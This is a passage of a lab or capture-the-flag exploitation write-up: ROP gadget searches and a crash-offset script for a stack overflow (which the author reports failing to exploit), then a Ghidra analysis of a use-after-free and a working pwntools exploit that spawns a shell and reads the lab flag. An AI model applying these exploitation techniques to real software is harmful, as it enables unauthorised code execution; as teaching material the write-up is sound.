0x08048ee7: pop edx; aam 0xff; call dword ptr [eax - 0x18];
0x08048975: pop edx; ret;
0x0804936c: pop esi; pop edi; pop ebp; lea esp, [ecx - 4]; ret;
0x080493d9: pop esi; pop edi; pop ebp; ret;
0x080488c7: pop ss; aam 0xff; call dword ptr [edx - 0x77];
0x080488c7: pop ss; aam 0xff; call dword ptr [edx - 0x77]; ret;
0x08049370: popal; cld; ret;


┌──(skishu㉿kali)-[~/Desktop/task_2]
└─$ ropper --file ./target --search "int 0x80"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: int 0x80

[INFO] File: ./target
0x0804897b: int 0x80;
0x0804897b: int 0x80; ret;


┌──(skishu㉿kali)-[~/Desktop/task_2]
└─$ █
```

Then, I use python script to get the crash_address (0x6161616c) and to find offset value.



skishu@kali: ~/Desktop/task_2
File Actions Edit View Help
offset.py - Desktop - Code - OSS
Help
exploit2.py
exploit.py
offset.py
find_offset.py
crash.py

```
┌──(skishu㉿kali)-[~/Desktop/task_2]
└─$ python3 offset.py
[+] Starting local process './target': pid 1635640
[*] Process './target' stopped with exit code -11 (SIGSEGV) (pid 1635640)
[+] Parsing corefile...: Done
[*] '/home/skishu/Desktop/task_2/core.1635640'
    Arch:      i386-32-little
    EIP:       0x6161616c
    ESP:       0xffa2e980
    Exe:       '/home/skishu/Desktop/task_2/target' (0x8048000)
    Fault:     0x6161616c
The offset is 44

┌──(skishu㉿kali)-[~/Desktop/task_2]
└─$ 
```

```python
from pwn import *

pattern = cyclic(200)
p = process('./target')
p.sendline(pattern)
p.wait()
core = p.corefile

eip_value = core.eip
offset = cyclic_find(eip_value)
print(f"The offset is {offset}")
```

I setup python exploit file with ROP gadgets and syscall value of open, read and write. But unable to exploit the vulnerability.

Task 3: Use-After-Free


Listing: task3 - (35 addresses selected)
Decompile: main - (task3)

```
                  ff ff ff
        00010a1e 50          PUSH    EAX
        00010a1f e8 2c fc    CALL    <EXTERNAL>::strncmp                          int strncmp(char * __s1,
                 ff ff
        00010a24 83 c4 10    ADD     ESP,0x10
        00010a27 85 c0       TEST    EAX,EAX
        00010a29 0f 85 71    JNZ     LAB_000108a0
                 fe ff ff
        00010a2f 83 ec 0c    SUB     ESP,0xc
        00010a32 8d 83 04    LEA     EAX,[EBX + 0xffffec04]=>s_try_login..._00010ba4 = "try login..."
                 ec ff ff
        00010a38 50          PUSH    EAX=>s_try_login..._00010ba4                  = "try login..."
        00010a39 e8 a2 fb    CALL    <EXTERNAL>::puts                             int puts(char * __s)
                 ff ff
        00010a3e 83 c4 10    ADD     ESP,0x10
        00010a41 8d 83 6c    LEA     EAX,[EBX + 0x6c]=>auth                       = ??
                 00 00 00
        00010a47 8b 00       MOV     EAX=>auth,dword ptr [EAX]                    = ??
        00010a49 8b 40 20    MOV     EAX,dword ptr [EAX + 0x20]
        00010a4c 85 c0       TEST    EAX,EAX
        00010a4e 74 1c       JZ      LAB_00010a6c
        00010a50 83 ec 0c    SUB     ESP,0xc
        00010a53 8d 83 11    LEA     EAX,[EBX + 0xffffec11]=>s_congrats!_00010bb1   = "congrats!"
                 ec ff ff
        00010a59 50          PUSH    EAX=>s_congrats!_00010bb1                     = "congrats!"
        00010a5a e8 81 fb    CALL    <EXTERNAL>::puts                             int puts(char * __s)
                 ff ff
        00010a5f 83 c4 10    ADD     ESP,0x10
        00010a62 e8 46 fd    CALL    win                                          undefined win()
                 ff ff
        00010a67 e9 34 fe    JMP     LAB_000108a0
                 ff ff

                         LAB_00010a6c                         XREF[1]:     00010a4e(j)
        00010a6c 83 ec 0c    SUB     ESP,0xc
        00010a6f 8d 83 1b    LEA     EAX,[EBX + 0xffffec1b]=>s_please_enter_your_pa... = "please enter your pas
```


```c
    pcVar1 = fgets(local_a0,0x80,_stdin);
    if (pcVar1 == (char *)0x0) break;
    iVar2 = strncmp(local_a0,"check",5);
    if (iVar2 == 0) {
      puts("checking ...");
      auth = (char *)malloc(4);
      memset(auth,0,4);
      sVar3 = strlen(acStack_9b);
      if (sVar3 < 0x1f) {
        strcpy(auth,acStack_9b);
      }
    }
    iVar2 = strncmp(local_a0,"reset",5);
    if (iVar2 == 0) {
      puts("reset account");
      free(auth);
    }
    iVar2 = strncmp(local_a0,"service",6);
    if (iVar2 == 0) {
      puts("service now...");
      service = strdup(acStack_99);
    }
    iVar2 = strncmp(local_a0,"login",5);
    if (iVar2 == 0) {
      puts("try login...");
      if (*(int *)(auth + 0x20) == 0) {
        puts("please enter your password");
      }
      else {
        puts("congrats!");
        win();
      }
    }
  }
  return 0;
}
```

By analyzing the code in Ghidra, The binary allocates memory using malloc() in the check function. Then the memory is cleared using memset(). The memory is freed with free() int the reset function. However, after the memory is freed, the pointer auth is not set to NULL. This creates a dangling pointer, which is a Use-After-Free vulnerability.

After that new memory allocate using service function. By allocating new memory after the reset command, we can overwrite the freed memory that was previously assigned to auth. This can control the value at auth + 0x20.

The login function checks the value at auth + 0x20. If it's non-zero, it prints a success message and calls the win() function.

Therefore, I simply provide payload with non-zero and send login to trigger the Use-After-Free. So it successfully gaining the shell and able to get the flag.


skishu@kali: ~/Desktop/task_3
File Actions Edit View Help
exploit.py - Desktop - Code - OSS
Help
exploit2.py
crash.py
find_offset.py
exploit.py
cyclic_find.py
k_3 > exploit.py
Ln 17, Col 1 Spaces: 4 UTF-8 LF Python

```
┌──(skishu㉿kali)-[~/Desktop/task_2]
└─$ cd ..

┌──(skishu㉿kali)-[~/Desktop]
└─$ cd task3
cd: no such file or directory: task3

┌──(skishu㉿kali)-[~/Desktop]
└─$ cd task_3

┌──(skishu㉿kali)-[~/Desktop/task_3]
└─$ ls
exploit.py  flag  task3  tasssk3.gpr  tasssk3.lock  tasssk3.lock~  tasssk3.rep

┌──(skishu㉿kali)-[~/Desktop/task_3]
└─$ python3 exploit.py
[+] Starting local process './task3': pid 1526714
[*] Switching to interactive mode
what do you want?
1. check
2. reset
3. service
4. login
checking ...
what do you want?
1. check
2. reset
3. service
4. login
reset account
what do you want?
1. check
2. reset
3. service
4. login
service now ...
what do you want?
1. check
2. reset
3. service
4. login
try login ...
congrats!
$ ls
exploit.py  flag  task3  tasssk3.gpr  tasssk3.lock  tasssk3.lock~  tasssk3.rep
$ cat flag
lab1{Y0U_PwN3D_H3AP!!!}
$ 
```

```python
from pwn import *

binary = './task3'
p = process(binary)

p.sendline(b'check')

p.sendline(b'reset')

payload = b'A' * 32
payload += p32(0xdeadbeef)
p.sendline(b'service ' + payload)

p.sendline(b'login')

p.interactive()

```